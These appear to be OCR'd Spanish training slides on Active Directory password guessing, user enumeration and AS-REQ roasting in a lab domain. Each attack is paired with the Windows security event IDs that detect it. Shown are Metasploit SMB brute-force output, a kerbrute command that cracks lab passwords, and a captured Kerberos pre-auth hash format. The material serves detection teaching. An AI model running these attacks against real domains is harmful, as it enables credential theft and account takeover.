


- El evento para detectar errores de Pre-Authentication es el evento 4771
- Este evento no se encuentra configurado por defecto.
- El evento 4768 se recibe en este ejemplo debido a que la cuenta “baggio” no requiere Pre-Authentication.

Enumeracion de Usuarios - Detección



Enumeracion de Usuarios - Detección



Password Guessing - Deteccion

```
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.169.138:445   - 192.168.169.138:445 - Starting SMB login bruteforce
[-] 192.168.169.138:445   - 192.168.169.138:445 - Failed: 'seriea.local\baggio:Probando123',
[!] 192.168.169.138:445   - No active DB -- Credential data will not be saved!
[-] 192.168.169.138:445   - 192.168.169.138:445 - Failed: 'seriea.local\vieri:Probando123',
[-] 192.168.169.138:445   - 192.168.169.138:445 - Failed: 'seriea.local\pagliuca:Probando123',
[-] 192.168.169.138:445   - 192.168.169.138:445 - Failed: 'seriea.local\Signori:Probando123',
[-] 192.168.169.138:445   - 192.168.169.138:445 - Failed: 'seriea.local\Belotti:Probando123',
[-] 192.168.169.138:445   - 192.168.169.138:445 - Failed: 'seriea.local\Hart:Probando123',
[-] 192.168.169.138:445   - 192.168.169.138:445 - Failed: 'seriea.local\Administrator:Probando123',
[*] 192.168.169.138:445   - Scanned 1 of 1 hosts (100% complete)
```

Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	4776	Credential Validation
Audit Success	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	4776	Credential Validation
Audit Success	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	4776	Credential Validation
Audit Success	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	4776	Credential Validation
Audit Success	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	4776	Credential Validation
Audit Success	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	4776	Credential Validation
Audit Success	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	4776	Credential Validation

Event 4776, Microsoft Windows security auditing.

General | Details

The computer attempted to validate the credentials for an account.


Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: baggio
Source Workstation: WORKSTATION
Error Code: 0xC000006A

Password Guessing - Deteccion


```
❯ python3 kerbrute.py -dc-ip 192.168.169.138 -domain seriea.local -users users -passwords passwords
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Valid user ⇒ baggio [NOT PREAUTH]
[*] Valid user ⇒ vieri
[*] Valid user ⇒ pagliuca
[*] Valid user ⇒ Signori
[*] Valid user ⇒ Belotti
[*] Valid user ⇒ Hart
[*] Valid user ⇒ Administrator
[*] Stupendous ⇒ Signori:SerieA2024
[*] Saved TGT in Signori.ccache
[*] Stupendous ⇒ Belotti:SerieA2024
[*] Saved TGT in Belotti.ccache
```

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4634	Logoff
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4627	Group Membership
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4771	Kerberos Authentication Service
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4771	Kerberos Authentication Service
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4771	Kerberos Authentication Service
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4771	Kerberos Authentication Service
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Success	10/30/2024 9:00:16 AM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Audit Success	10/30/2024 9:00:16 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:00:16 AM	Microsoft Windows security auditing.	4771	Kerberos Authentication Service
Audit Success	10/30/2024 9:00:16 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Success	10/30/2024 9:00:16 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection

Poisoning + ASREQ-Roasting



Poisoning + ASREQ-Roasting



Peticion AS-REQ

Timestamp Cifrado con la clave del usuario Administrador


Nombre del usuario al que va dirigido el Ticket

Servicio del ticket. Al ser un TGT, sería un ST del krbtgt.

El cliente que esta pidiendo el Ticket

Poisoning + ASREQ-Roasting

$krb5pa$18$<PRINCIPALNAME>$<REALM>$<SALT>$<CIPHER_BYTES>




$krb5pa$18$Administrator$SERIEA$WIN-VU8M73ADFC6Administrator$f5fd0d1700d5401853…

7400	sha256crypt 5, SHA256 (Unix) [2]	5rounds=5000$GX7BopJZJxPc/KEK$le16UF8l2Anb.rOr
7500	Kerberos 5, etype 23, AS-REQ Pre-Auth	$krb5pa$23$user$realm$salt$4e751db65422b2117f7eac7l
7700	SAP CODVN B (BCODE)	USER$C8B48F26B87B7EA7

